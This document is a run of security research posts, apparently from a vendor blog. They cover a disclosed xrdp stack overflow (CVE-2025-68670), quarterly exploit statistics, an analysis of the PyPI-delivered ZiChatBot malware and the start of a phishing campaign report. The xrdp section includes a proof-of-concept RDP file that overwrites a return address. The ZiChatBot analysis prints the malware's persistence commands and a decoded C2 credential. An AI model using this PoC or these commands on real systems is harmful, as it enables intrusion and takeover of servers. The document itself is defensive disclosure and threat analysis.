char domain[INFO_CLIENT_MAX_CB_LEN];
char program[INFO_CLIENT_MAX_CB_LEN];
char directory[INFO_CLIENT_MAX_CB_LEN];
[..SNIP..]
}

The value of the INFO_CLIENT_MAX_CB_LEN constant corresponds to the maximum string length and is defined as follows:

#define INFO_CLIENT_MAX_CB_LEN 512

When transmitting Unicode data, the client uses the UTF-16 encoding. However, the server converts the data to UTF-8 before saving it.

if (ts_info_utf16_in( // [1]
            s, len_domain, self->rdp_layer->client_info.domain, sizeof(self->rdp_layer->client_info.domain)) != 0) // [2]
{
[..SNIP..]
}

The size of the buffer for unpacking the domain name in UTF-8 [2] is passed to the ts_info_utf16_in function [1], which implements buffer overflow protection [3].

static int ts_info_utf16_in(struct stream *s, int src_bytes, char *dst, int dst_len)
{
   int rv = 0;
   LOG_DEVEL(LOG_LEVEL_TRACE, "ts_info_utf16_in: uni_len %d, dst_len %d", src_bytes, dst_len);
   if (!s_check_rem_and_log(s, src_bytes + 2, "ts_info_utf16_in"))
   {
       rv = 1;
   }
   else
   {
       int term;
       int num_chars = in_utf16_le_fixed_as_utf8(s, src_bytes / 2,
                                                 dst, dst_len); 
       if (num_chars > dst_len) // [3]
       {
           LOG(LOG_LEVEL_ERROR, "ts_info_utf16_in: output buffer overflow"); rv = 1;
       }
       / / String should be null-terminated. We haven't read the terminator yet
       in_uint16_le(s, term);
       if (term != 0)
       {
           LOG(LOG_LEVEL_ERROR, "ts_info_utf16_in: bad terminator. Expected 0, got %d", term);
           rv = 1;
       }
   }
   return rv;
}

Next, the in_utf16_le_fixed_as_utf8_proc function, where the actual data conversion from UTF-16 to UTF-8 takes place, checks the number of bytes written [4] as well as whether the string is null-terminated [5].

{
   unsigned int rv = 0;
   char32_t c32;
   char u8str[MAXLEN_UTF8_CHAR];
   unsigned int u8len;
   char *saved_s_end = s->end;

   // Expansion of S_CHECK_REM(s, n*2) using passed-in file and line #ifdef USE_DEVEL_STREAMCHECK
   parser_stream_overflow_check(s, n * 2, 0, file, line); #endif
   // Temporarily set the stream end pointer to allow us to use
   // s_check_rem() when reading in UTF-16 words
   if (s->end - s->p > (int)(n * 2))
   {
       s->end = s->p + (int)(n * 2);
   }

   while (s_check_rem(s, 2))
   {
       c32 = get_c32_from_stream(s);
       u8len = utf_char32_to_utf8(c32, u8str);
       if (u8len + 1 <= vn) // [4]
       {
           /* Room for this character and a terminator. Add the character */
           unsigned int i;
           for (i = 0 ; i < u8len ; ++i)
           {
               v[i] = u8str[i];
           }

           v n -= u8len;
           v += u8len;
       }

       else if (vn > 1)
       {
           /* We've skipped a character, but there's more than one byte
           * remaining in the output buffer. Mark the output buffer as
           * full so we don't get a smaller character being squeezed into
           * the remaining space */
           vn = 1;
       }

       r v += u8len;
   }
   // Restore stream to full length s->end = saved_s_end;
   if (vn > 0)
   {
       *v = '\0'; // [5]
   }
   + +rv;
   return rv;
}

Consequently, up to 512 bytes of input data in UTF-16 are converted into UTF-8 data, which can also reach a size of up to 512 bytes.

CVE-2025-68670: an RCE vulnerability in xrdp

The vulnerability exists within the xrdp_wm_parse_domain_information function, which processes the domain name saved on the server in UTF-8. Like the functions described above, this one is called before client authentication, meaning exploitation does not require valid credentials. The call stack below illustrates this.

x rdp_wm_parse_domain_information(char *originalDomainInfo, int comboMax,
     int decode, char *resultBuffer)
xrdp_login_wnd_create(struct xrdp_wm *self)
xrdp_wm_init(struct xrdp_wm *self)
xrdp_wm_login_state_changed(struct xrdp_wm *self)
xrdp_wm_check_wait_objs(struct xrdp_wm *self)
xrdp_process_main_loop(struct xrdp_process *self)

The code snippet where the vulnerable function is called looks like this:

char resultIP[256]; // [7]
[..SNIP..]
combo->item_index = xrdp_wm_parse_domain_information(
    self->session->client_info->domain, // [6]
    combo->data_list->count, 1,
    resultIP /* just a dummy place holder, we ignore
*/ );

As you can see, the first argument of the function in line [6] is the domain name up to 512 bytes long. The final argument is the resultIP buffer of 256 bytes (as seen in line [7]). Now, let’s look at exactly what the vulnerable function does with these arguments.

static int
xrdp_wm_parse_domain_information(char *originalDomainInfo, int comboMax,
                                                              int decode, char *resultBuffer)
{
    int ret;
    int pos;
    int comboxindex;
    char index[2];

    /* If the first char in the domain name is '_' we use the domain name as IP*/
    ret = 0; /* default return value */
    /* resultBuffer assumed to be 256 chars */
    g_memset(resultBuffer, 0, 256);
    if (originalDomainInfo[0] == '_') // [8]
    {
        /* we try to locate a number indicating what combobox index the user
         * prefer the information is loaded from domain field, from the client
         * We must use valid chars in the domain name.
         * Underscore is a valid name in the domain.
         * Invalid chars are ignored in microsoft client therefore we use '_'
         * again. this sec '__' contains the split for index.*/
        pos = g_pos(&originalDomainInfo[1], "__"); // [9]
        if (pos > 0)
        {
            /* an index is found we try to use it */
            LOG(LOG_LEVEL_DEBUG, "domain contains index char __");
            if (decode)
            {
                [..SNIP..]
            }
            / * pos limit the String to only contain the IP */
            g_strncpy(resultBuffer, &originalDomainInfo[1], pos); // [10]
        }
        else
        {
            LOG(LOG_LEVEL_DEBUG, "domain does not contain _");
            g_strncpy(resultBuffer, &originalDomainInfo[1], 255);
        }
    }
    return ret;
}

As seen in the code, if the first character of the domain name is an underscore (line [8]), a portion of the domain name – starting from the second character and ending with the double underscore (“__”) – is written into the resultIP buffer (line [9]). Since the domain name can be up to 512 bytes long, it may not fit into the buffer even if it’s technically well-formed (line [10]). Consequently, the overflow data will be written to the thread stack, potentially modifying the return address. If an attacker crafts a domain name that overflows the stack buffer and replaces the return address with a value they control, execution flow will shift according to the attacker’s intent upon returning from the vulnerable function, allowing for arbitrary code execution within the context of the compromised process (in this case, the xrdp server).

To exploit this vulnerability, the attacker simply needs to specify a domain name that, after being converted to UTF-8, contains more than 256 bytes between the initial “_” and the subsequent “__”. Given that the conversion follows specific rules easily found online, this is a straightforward task: one can simply take advantage of the fact that the length of the same string can vary between UTF-16 and UTF-8. In short, this involves avoiding ASCII and certain other characters that may take up more space in UTF-16 than in UTF-8, while also being careful not to abuse characters that expand significantly after conversion. If the resulting UTF-8 domain name exceeds the 512-byte limit, a conversion error will occur.

PoC

As a PoC for the discovered vulnerability, we created the following RDP file containing the RDP server’s IP address and a long domain name designed to trigger a buffer overflow. In the domain name, we used a specific number of K (U+041A) characters to overwrite the return address with the string “AAAAAAAA”. The contents of the RDP file are shown below:

alternate full address:s:172.22.118.7
full address:s:172.22.118.7
domain:s:_veryveryveryverKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKeryveryveryveryveryveryveryveryveryveryveryveryveryveryveryveryveryveryveryveaaaaaaaaryveryveryveryveryveryveryveryveryveryveryveryverylongdoAAAAAAAA__0
username:s:testuser

When you open this file, the mstsc.exe process connects to the specified server. The server processes the data in the file and attempts to write the domain name into the buffer, which results in a buffer overflow and the overwriting of the return address. If you look at the xrdp memory dump at the time of the crash, you can see that both the buffer and the return address have been overwritten. The application terminates during the stack canary check. The example below was captured using the gdb debugger.

gef➤ bt
#0 __pthread_kill_implementation (no_tid=0x0, signo=0x6, threadid=0x7adb2dc71740) at ./nptl/pthread_kill.c:44
#1 __pthread_kill_internal (signo=0x6, threadid=0x7adb2dc71740) at ./nptl/pthread_kill.c:78
#2 __GI___pthread_kill (threadid=0x7adb2dc71740, signo=signo@entry=0x6) at./nptl/pthread_kill.c:89
#3 0x00007adb2da42476 in __GI_raise (sig=sig@entry=0x6) at ../sysdeps/posix/raise.c:26
#4 0x00007adb2da287f3 in __GI_abort () at ./stdlib/abort.c:79
#5 0x00007adb2da89677 in __libc_message (action=action@entry=do_abort, fmt=fmt@entry=0x7adb2dbdb92e "*** %s ***: terminated\n") at ../sysdeps/posix/libc_fatal.c:156
#6 0x00007adb2db3660a in __GI___fortify_fail (msg=msg@entry=0x7adb2dbdb916 "stack smashing detected") at ./debug/fortify_fail.c:26
#7 0x00007adb2db365d6 in __stack_chk_fail () at ./debug/stack_chk_fail.c:24
#8 0x000063654a2e5ad5 in ?? ()
#9 0x4141414141414141 in ?? ()
#10 0x00007adb00000a00 in ?? ()
#11 0x0000000000050004 in ?? ()
#12 0x00007fff91732220 in ?? ()
#13 0x000000000000030a in ?? ()
#14 0xfffffffffffffff8 in ?? ()
#15 0x000000052dc71740 in ?? ()
#16 0x3030305f70647278 in ?? ()
#17 0x616d5f6130333030 in ?? ()
#18 0x00636e79735f6e69 in ?? ()
#19 0x0000000000000000 in ?? ()

Protection against vulnerability exploitation

It is worth noting that the vulnerable function can be protected by a stack canary via compiler settings. In most compilers, this option is enabled by default, which prevents an attacker from simply overwriting the return address and executing a ROP chain. To successfully exploit the vulnerability, the attacker would first need to obtain the canary value.

The vulnerable function is also referenced by the xrdp_wm_show_edits function; however, even in that case, if the code is compiled with secure settings (using stack canaries), the most trivial exploitation scenario remains unfeasible.

Nevertheless, a stack canary is not a panacea. An attacker could potentially leak or guess its value, allowing them to overwrite the buffer and the return address while leaving the canary itself unchanged. In the security bulletin dedicated to CVE-2025-68670, the xrdp maintainers advise against relying solely on stack canaries when using the project.

Vulnerability remediation timeline

  • 12/05/2025: we submitted the vulnerability report via https://github.com/neutrinolabs/xrdp/security.
  • 12/05/2025: the project maintainers immediately confirmed receipt of the report and stated they would review it shortly.
  • 12/15/2025: investigation and prioritization of the vulnerability began.
  • 12/18/2025: the maintainers confirmed the vulnerability and began developing a patch.
  • 12/24/2025: the vulnerability was assigned the identifier CVE-2025-68670.
  • 01/27/2026: the patch was merged into the project’s main branch.

Conclusion

Taking a responsible approach to code makes not only our own products more solid but also enhances popular open-source projects. We have previously shared how security assessments of KasperskyOS-based solutions – such as Kaspersky Thin Client and Kaspersky IoT Secure Gateway – led to the discovery of several vulnerabilities in Suricata and FreeRDP, which project maintainers quickly patched. CVE-2025-68670 is yet another one of those stories.

However, discovering a vulnerability is only half the battle. We would like to thank the xrdp maintainers for their rapid response to our report, for fixing the vulnerability, and for issuing a security bulletin detailing the issue and risk mitigation options.

Exploits and vulnerabilities in Q1 2026

During Q1 2026, the exploit kits leveraged by threat actors to target user systems expanded once again, incorporating new exploits for the Microsoft Office platform, as well as Windows and Linux operating systems.

In this report, we dive into the statistics on published vulnerabilities and exploits, as well as the known vulnerabilities leveraged by popular C2 frameworks throughout Q1 2026.

Statistics on registered vulnerabilities

This section provides statistical data on registered vulnerabilities. The data is sourced from cve.org.

We examine the number of registered CVEs for each month starting from January 2022. The total volume of vulnerabilities continues rising and, according to current reports, the use of AI agents for discovering security issues is expected to further reinforce this upward trend.

Total published vulnerabilities per month from 2022 through 2026 (download)

Next, we analyze the number of new critical vulnerabilities (CVSS > 8.9) over the same period.

Total critical vulnerabilities published per month from 2022 through 2026 (download)

The graph indicates that while the volume of critical vulnerabilities slightly decreased compared to previous years, an upward trend remained clearly visible. At present, we attribute this to the fact that the end of last year was marked by the disclosure of several severe vulnerabilities in web frameworks. The current growth is driven by high-profile issues like React2Shell, the release of exploit frameworks for mobile platforms, and the uncovering of secondary vulnerabilities during the remediation of previously discovered ones. We will be able to test this hypothesis in the next quarter; if correct, the second quarter will show a significant decline, similar to the pattern observed in the previous year.

Exploitation statistics

This section presents statistics on vulnerability exploitation for Q1 2026. The data draws on open sources and our telemetry.

Windows and Linux vulnerability exploitation

In Q1 2026, threat actor toolsets were updated with exploits for new, recently registered vulnerabilities. However, we first examine the list of veteran vulnerabilities that consistently account for the largest share of detections:

  • CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
  • CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
  • CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
  • CVE-2023-38831: a vulnerability resulting from the improper handling of objects contained within an archive
  • CVE-2025-6218: a vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
  • CVE-2025-8088: a directory traversal bypass vulnerability during file extraction utilizing NTFS Streams

Among the newcomers, we have observed exploits targeting the Microsoft Office platform and Windows OS components. Notably, these new vulnerabilities exploit logic flaws arising from the interaction between multiple systems, making them technically difficult to isolate within a specific file or library. A list of these vulnerabilities is provided below:

  • CVE-2026-21509 and CVE-2026-21514: security feature bypass vulnerabilities: despite Protected View being enabled, a specially crafted file can still execute malicious code without the user’s knowledge. Malicious commands are executed on the victim’s system with the privileges of the user who opened the file.
  • CVE-2026-21513: a vulnerability in the Internet Explorer MSHTML engine, which is used to open websites and render HTML markup. The vulnerability involves bypassing rules that restrict the execution of files from untrusted network sources. Interestingly, the data provider for this vulnerability was an LNK file.

These three vulnerabilities were utilized together in a single chain during attacks on Windows-based user systems. While this combination is noteworthy, we believe the widespread use of the entire chain as a unified exploit will likely decline due to its instability. We anticipate that these vulnerabilities will eventually be applied individually as initial entry vectors in phishing campaigns.

Below is the trend of exploit detections on user Windows systems starting from Q1 2025.

Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q1 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)

The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.

On Linux devices, exploits for the following vulnerabilities were detected most frequently:

  • CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
  • CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
  • CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
  • CVE-2023-32233: a vulnerability in the Netfilter subsystem that allows for Use-After-Free conditions and privilege escalation through the improper processing of network requests

Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q1 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)

In the first quarter of 2026, we observed a decrease in the number of detected exploits; however, the detection rates are on the rise relative to the same period last year. For the Linux operating system, the installation of security patches remains critical.

Most common published exploits

The distribution of published exploits by software type in Q1 2026 features an updated set of categories; once again, we see exploits targeting operating systems and Microsoft Office suites.

Distribution of published exploits by platform, Q1 2026 (download)

Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were utilized in APT attacks during Q1 2026. The ranking provided below includes data based on our telemetry, research, and open sources.

TOP 10 vulnerabilities exploited in APT attacks, Q1 2026 (download)

In Q1 2026, threat actors continued to utilize high-profile vulnerabilities registered in the previous year for APT attacks. The hypothesis we previously proposed has been confirmed: security flaws affecting web applications remain heavily exploited in real-world attacks. However, we are also observing a partial refresh of attacker toolsets. Specifically, during the first quarter of the year, APT campaigns leveraged recently discovered vulnerabilities in Microsoft Office products, edge networking device software, and remote access management systems. Although the most recent vulnerabilities are being exploited most heavily, their general characteristics continue to reinforce established trends regarding the categories of vulnerable software. Consequently, we strongly recommend applying the security patches provided by vendors.

C2 frameworks

In this section, we examine the most popular C2 frameworks used by threat actors and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.

The chart below shows the frequency of known C2 framework usage in attacks against users during Q1 2026, according to open sources.

TOP 10 C2 frameworks used by APTs to compromise user systems, Q1 2026 (download)

Metasploit has returned to the top of the list of the most common C2 frameworks, displacing Sliver, which now shares the second position with Havoc. These are followed by Covenant and Mythic, the latter of which previously saw greater popularity. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:

  • CVE-2023-46604: an insecure deserialization vulnerability allowing for arbitrary code execution within the server process context if the Apache ActiveMQ service is running
  • CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
  • CVE-2023-36884: a vulnerability in the Windows Search component that enables command execution on the system, bypassing security mechanisms built into Microsoft Office applications
  • CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
  • CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities that allow files to be extracted from an archive to a predefined path, potentially without the archiving utility displaying any alerts to the user

The nature of the described vulnerabilities indicates that they were exploited to gain initial access to the system. Notably, the majority of these security issues are targeted to bypass authentication mechanisms. This is likely due to the fact that C2 agents are being detected effectively, prompting threat actors to reduce the probability of discovery by utilizing bypass exploits.

Notable vulnerabilities

This section highlights the most significant vulnerabilities published in Q1 2026 that have publicly available descriptions.

CVE-2026-21519: Desktop Window Manager vulnerability

At the core of this vulnerability is a Type Confusion flaw. By attempting to access a resource within the Desktop Window Manager subsystem, an attacker can achieve privilege escalation. A necessary condition for exploiting this issue is existing authorization on the system.

It is worth noting that the DWM subsystem has been under close scrutiny by threat actors for quite some time. Historically, the primary attack vector involves interacting with the NtDComposition* function set.

RegPwn (CVE-2026-21533): a system settings access control vulnerability

CVE-2026-21533 is essentially a logic vulnerability that enables privilege escalation. It stems from the improper handling of privileges within Remote Desktop Services (RDS) components. By modifying service parameters in the registry and replacing the configuration with a custom key, an attacker can elevate privileges to the SYSTEM level. This vulnerability is likely to remain a fixture in threat actor toolsets as a method for establishing persistence and gaining high-level privileges.

CVE-2026-21514: a Microsoft Office vulnerability

This vulnerability was discovered in the wild during attacks on user systems. Notably, an LNK file is used to initiate the exploitation process. CVE-2026-21514 is also a logic issue that allows for bypassing OLE technology restrictions on malicious code execution and the transmission of NetNTLM authentication requests when processing untrusted input.

Clawdbot (CVE-2026-25253): an OpenClaw vulnerability

This vulnerability in the AI agent leaks credentials (authentication tokens) when queried via the WebSocket protocol. It can lead to the compromise of the infrastructure where the agent is installed: researchers have confirmed the ability to access local system data and execute commands with elevated privileges. The danger of CVE-2026-25253 is further compounded by the fact that its exploitation has generated numerous attack scenarios, including the use of prompt injections and ClickFix techniques to install stealers on vulnerable systems.

CVE-2026-34070: LangChain framework vulnerability

LangChain is an open-source framework designed for building applications powered by large language models (LLMs). A directory traversal vulnerability allowed attackers to access arbitrary files within the infrastructure where the framework was deployed. The core of CVE-2026-34070 lies in the fact that certain functions within langchain_core/prompts/loading.py handled configuration files insecurely. This could potentially lead to the processing of files containing malicious data, which could be leveraged to execute commands and expose critical system information or other sensitive files.

CVE-2026-22812: an OpenCode vulnerability

CVE-2026-22812 is another vulnerability identified in AI-assisted coding software. By default, the OpenCode agent provided local access for launching authorized applications via an HTTP server that did not require authentication. Consequently, attackers could execute malicious commands on a vulnerable device with the privileges of the current user.

Conclusion and advice

We observe that the registration of vulnerabilities is steadily gaining momentum in Q1 2026, a trend driven by the widespread development of AI tools designed to identify security flaws across various software types. This trajectory is likely to result not only in a higher volume of registered vulnerabilities but also in an increase in exploit-driven attacks, further reinforcing the critical necessity of timely security patch deployment. Additionally, organizations must prioritize vulnerability management and implement effective defensive technologies to mitigate the risks associated with potential exploitation.

To ensure the rapid detection of threats involving exploit utilization and to prevent their escalation, it is essential to deploy a reliable security solution. Key features of such a tool include continuous infrastructure monitoring, proactive protection, and vulnerability prioritization based on real-world relevance. These mechanisms are integrated into Kaspersky Next, which also provides endpoint security and protection against cyberattacks of any complexity.

OceanLotus suspected of using PyPI to deliver ZiChatBot malware

Introduction

Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.

While these wheel packages do implement the features described on their PyPI web pages, their true purpose is to covertly deliver malicious files. These files can be either .DLL or .SO (Linux shared library), indicating the packages’ ability to target both Windows and Linux platforms. They function as droppers, delivering the final payload – a previously unknown malware family that we have named ZiChatBot. Unlike traditional malware, ZiChatBot does not communicate with a dedicated command and control (C2) server, but instead uses a series of REST APIs from the public team chat app Zulip as its C2 infrastructure.

To conceal the malicious package containing ZiChatBot, the attacker created another benign-looking package that included the malicious package as a dependency. Based on these facts, we confirm that this campaign is a carefully planned and executed PyPI supply chain attack.

Technical details

Spreading

The attacker created three projects on PyPI and uploaded malicious wheel packages designed to imitate popular libraries, tricking users into downloading them. This is a clear example of a supply chain attack via PyPI. See below for detailed information about the fake libraries and their corresponding wheel packages.

Malicious wheel packages

The packages added by the attacker and listed on PyPI’s download pages are:

  • uuid32-utils library for generating a 32-character random string as a UUID
  • colorinal library for implementing cross-platform color terminal text
  • termncolor library for ANSI color format for terminal output

The key metadata for these packages are as follows:

Pip install command File name First upload date Author / Email
pip install uuid32-utils uuid32_utils-1.x.x-py3-none-[OS platform].whl 2025-07-16 laz**** / laz****@tutamail.com
pip install colorinal colorinal-0.1.7-py3-none-[OS platform].whl 2025-07-22 sym**** / sym****@proton.me
pip install termncolor termncolor-3.1.0-py3-none-any.whl 2025-07-22 sym**** / sym****@proton.me

Based on the distribution information on the PyPI web page, we can see that it offers X86 and X64 versions for Windows, as well as an x86_64 version for Linux. The colorinal project, for example, provides the following download options:

Distribution information of the colorinal project

Distribution information of the colorinal project

Initial infection

The uuid32-utils and colorinal libraries employ similar infection chains and malicious payloads. As a result, this analysis will focus on the colorinal library as a representative example.

A quick look at the code of the third library, termncolor, reveals no apparent malicious content. However, it imports the malicious colorinal library as a dependency. This method allows attackers to deeply conceal malware, making the termncolor library appear harmless when distributing it or luring targets.

The termncolor library imports the malicious colorinal library

The termncolor library imports the malicious colorinal library

During the initial infection stage, the Python code is nearly identical across both Windows and Linux platforms. Here, we analyze the Windows version as an example.

Windows version

Once a Python user downloads and installs the colorinal-0.1.7-py3-none-win_amd64.whl wheel package file, or installs it using the pip tool, the ZiChatBot’s dropper (a file named terminate.dll) will be extracted from the wheel package and placed on the victim’s hard drive.

After that, if the colorinal library is imported into the victim’s project, the Python script file at [Python library installation path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\__init__.py will be executed first.

The __init__.py script imports the malicious file unicode.py

The __init__.py script imports the malicious file unicode.py

This Python script imports and executes another script located at [python library install path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\unicode.py. The is_color_supported() function in unicode.py is called immediately.

The code loads the dropper into the host Python process

The code loads the dropper into the host Python process

The comment in the is_color_supported() function states that the highlighted code checks whether the user’s terminal environment supports color. The code actually loads the terminate.dll file into the Python process and then invokes the DLL’s exported function envir, passing the UTF-8-encoded string xterminalunicod as a parameter. The DLL acts as a dropper, delivering the final payload, ZiChatBot, and then self-deleting. At the end of the is_color_supported() function, the unicode.py script file is also removed. These steps eliminate all malicious files in the library and deploy ZiChatBot.
For the Linux platform, the wheel package and the unicode.py Python script are nearly identical to the Windows version. The only difference is that the dropper file is named “terminate.so”.

Dropper for ZiChatBot

From the previous analysis, we learned that the dropper is loaded into the host Python process by a Python script and then activated. The main logic of the dropper is implemented in the envir export function to achieve three objectives:

  1. Deploy ZiChatBot.
  2. Establish an auto-run mechanism.
  3. Execute shellcode to remove the dropper file (terminate.dll) and the malicious script file from the installed library folder.

The dropper first decrypts sensitive strings using AES in CBC mode. The key is the string-type parameter “xterminalunicode” of the exported function. The decrypted strings are “libcef.dll”, “vcpacket”, “pkt-update”, and “vcpktsvr.exe”.

Next, the malware uses the same algorithm to decrypt the embedded data related to ZiChatBot. It then decompresses the decrypted data with LZMA to retrieve the files vcpktsvr.exe and libcef.dll associated with ZiChatBot. The malware creates a folder named vcpacket in the system directory %LOCALAPPDATA%, and places these files into it.

To establish persistence for ZiChatBot, the dropper creates the following auto-run entry in the registry:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"pkt-update"="C:\Users\[User name]\AppData\Local\vcpacket\vcpktsvr.exe"

Once preparations are complete, the malware uses the XOR algorithm to decrypt the embedded shellcode with the three-byte key 3a7. It then searches the decrypted shellcode’s memory for the string Policy.dllcppage.dll and replaces it with its own file name, terminate.dll, and redirects execution to the shellcode’s memory space.

The shellcode employs a djb2-like hash method to calculate the names of certain APIs and locate their addresses. Using these APIs, it finds the dropper file with the name terminate.dll that was previously passed by the DLL before unloading and deleting it.

Linux version

The Linux version of the dropper places ZiChatBot in the path /tmp/obsHub/obs-check-update and then creates an auto-run job using crontab. Unlike the Windows version, the Linux version of ZiChatBot only consists of one ELF executable file.

system("chmod +x /tmp/obsHub/obs-check-update") 
system("echo \"5 * * * * /tmp/obsHub/obs-check-update" | crontab - ")

ZiChatBot

The Windows version of ZiChatBot is a DLL file (libcef.dll) that is loaded by the legitimate executable vcpktsvr.exe (hash: 48be833b0b0ca1ad3cf99c66dc89c3f4). The DLL contains several export functions, with the malicious code implemented in the cef_api_mash export. Once the DLL is loaded, this function is invoked by the EXE file. ZiChatBot uses the REST APIs from Zulip, a public team chat application, as its command and control server.

ZiChatBot is capable of executing shellcode received from the server and only supports this one control command. Once it runs, it initiates a series of sequential HTTP requests to the Zulip REST API.

In each HTTP request, an API authentication token is included as an HTTP header for server-side authentication, as shown below.

// Auth token:
TW9yaWFuLWJvdEBoZWxwZXIuenVsaXBjaGF0LmNvbTpVOFJFWGxJNktmOHFYQjlyUXpPUEJpSUE0YnJKNThxRw==

// Decoded Auth token
Morian-bot@helper.zulipchat.com:U8REXlI6Kf8qXB9rQzOPBiIA4brJ58qG

ZiChatBot utilizes two separate channel-topic pairs for its operations. One pair transmits current system information, and the other retrieves a message containing shellcode. Once the shellcode is received, a new thread is created to execute it. After executing the command, a heart emoji is sent in response to the original message to indicate the execution was successful.

Infrastructure

We did not find any traditional infrastructure, such as compromised servers or commercial VPS services and their associated IPs and domains. Instead, the malicious wheel packages were uploaded to the Python Package Index (PyPI), a public, shared Python library. The malware, ZiChatBot, leverages Zulip’s public team chat REST APIs as its command and control server.

The “helper” organization that the attacker had registered on the Zulip service has now been officially deactivated by Zulip. However, infected devices may still attempt to connect to the service, so to help you locate and cure them, we recommend adding the full URL helper.zulipchat.com to your denylist.

Victims

The malware was uploaded in July 2025. Upon discovering these attacks, we quickly released an update for our product to detect the relevant files and shared the necessary information with the public security community. As a result, the malicious software was swiftly removed from PyPI, and the organization registered on the Zulip service was officially deactivated. To date, we have not observed any infections based on our telemetry or public reports.

Zulip has officially deactivated the “helper” organization

Attribution

Based on the results from our KTAE system, the dropper used by ZiChatBot shows a 64% similarity to another dropper we analyzed in a TI report, which was linked to OceanLotus. Reverse engineering shows that both droppers use nearly identical algorithms and logic for to decrypt and decompress their embedded payloads.

Analysis results of dropper using KTAE system

Analysis results of dropper using KTAE system

Conclusions

As an active APT organization, OceanLotus primarily targets victims in the Asia-Pacific region. However, our previous reports have highlighted a growing trend of the group expanding its activities into the Middle East. Moreover, the attacks described in this report – executed through PyPI – target Python users worldwide. This demonstrates OceanLotus’s ongoing effort to broaden its attack scope.

In the first half of 2025, a public report revealed that the group launched a phishing campaign using GitHub. The recent PyPI-based supply chain attack likely continues this strategy. Although phishing emails are still a common initial infection method for OceanLotus, the group is also actively exploring new ways to compromise victims through diverse supply chain attacks.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

Malicious wheel packages
termncolor-3.1.0-py3-none-any.whl
5152410aeef667ffaf42d40746af4d84

uuid32_utils-1.x.x-py3-none-xxxx.whl
0a5a06fa2e74a57fd5ed8e85f04a483a
e4a0ad38fd18a0e11199d1c52751908b
5598baa59c716590d8841c6312d8349e
968782b4feb4236858e3253f77ecf4b0
b55b6e364be44f27e3fecdce5ad69eca
02f4701559fc40067e69bb426776a54f
e200f2f6a2120286f9056743bc94a49d
22538214a3c917ff3b13a9e2035ca521

colorinal-0.1.7-py3-none-xxxx.whl
ba2f1868f2af9e191ebf47a5fab5cbab

Dropper for ZiChatBot
Backward.dll
c33782c94c29dd268a42cbe03542bca5
454b85dc32dc8023cd2be04e4501f16a

Backward.so
fce65c540d8186d9506e2f84c38a57c4
652f4da6c467838957de19eed40d39da

terminate.dll
1995682d600e329b7833003a01609252

terminate.so
38b75af6cbdb60127decd59140d10640

ZiChatBot
libcef.dll
a26019b68ef060e593b8651262cbd0f6

Silver Fox uses the new ABCDoor backdoor to target organizations in Russia and India

In December 2025, we detected a wave of malicious emails designed to look like official correspondence from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We have attributed this activity to the Silver Fox threat group.

Both waves followed a nearly identical structure: phishing emails were styled as official notices regarding tax audits or prompted users to download an archive containing a “list of tax violations”. Inside the archive was a modified Rust-based loader pulled from a public repository. This loader would download and execute the well-known ValleyRAT backdoor. The campaign impacted organizations across the industrial, consulting, retail, and transportation sectors, with over 1600 malicious emails recorded between early January and early February.

During our investigation, we also discovered that the attackers were delivering a new ValleyRAT plugin to victim devices, which functioned as a loader for a previously undocumented Python-based backdoor. We have named this backdoor ABCDoor. Retrospective analysis reveals that ABCDoor has been part of the Silver Fox arsenal since at least late 2024 and has been utilized in real-world attacks from the first quarter of 2025 to the present day.

Email campaign

In the January campaign, victims received an email purportedly from the tax service with an attached PDF file.

Phishing email sent to victims in Russia

Phishing email sent to victims in Russia

The PDF contained two clickable links to download an archive, both leading to a malicious website: abc.haijing88[.]com/uploads/фнс/фнс.zip.

Contents of the PDF file from the January phishing wave

Contents of the PDF file from the January phishing wave

Contents of the фнс.zip archive

Contents of the фнс.zip archive

In the December campaign, the malicious code was embedded directly within the files attached to the email.

Phishing email sent to victims in India

Phishing email sent to victims in India

The email shown in the screenshot above was sent via the SendGrid cloud platform and contained an archive named ITD.-.rar. Inside was a single executable file, Click File.exe, with an Adobe PDF icon (the RustSL loader).

Contents of ITD.-.rar

Contents of ITD.-.rar

Additionally, in late December, emails were distributed with an attachment titled GST.pdf containing two links leading to hxxps://abc.haijing88[.]com/uploads/印度邮箱/CBDT.rar. (印度邮箱 translates from Chinese as “Indian mailbox”).

PDF file from the phishing email

PDF file from the phishing email

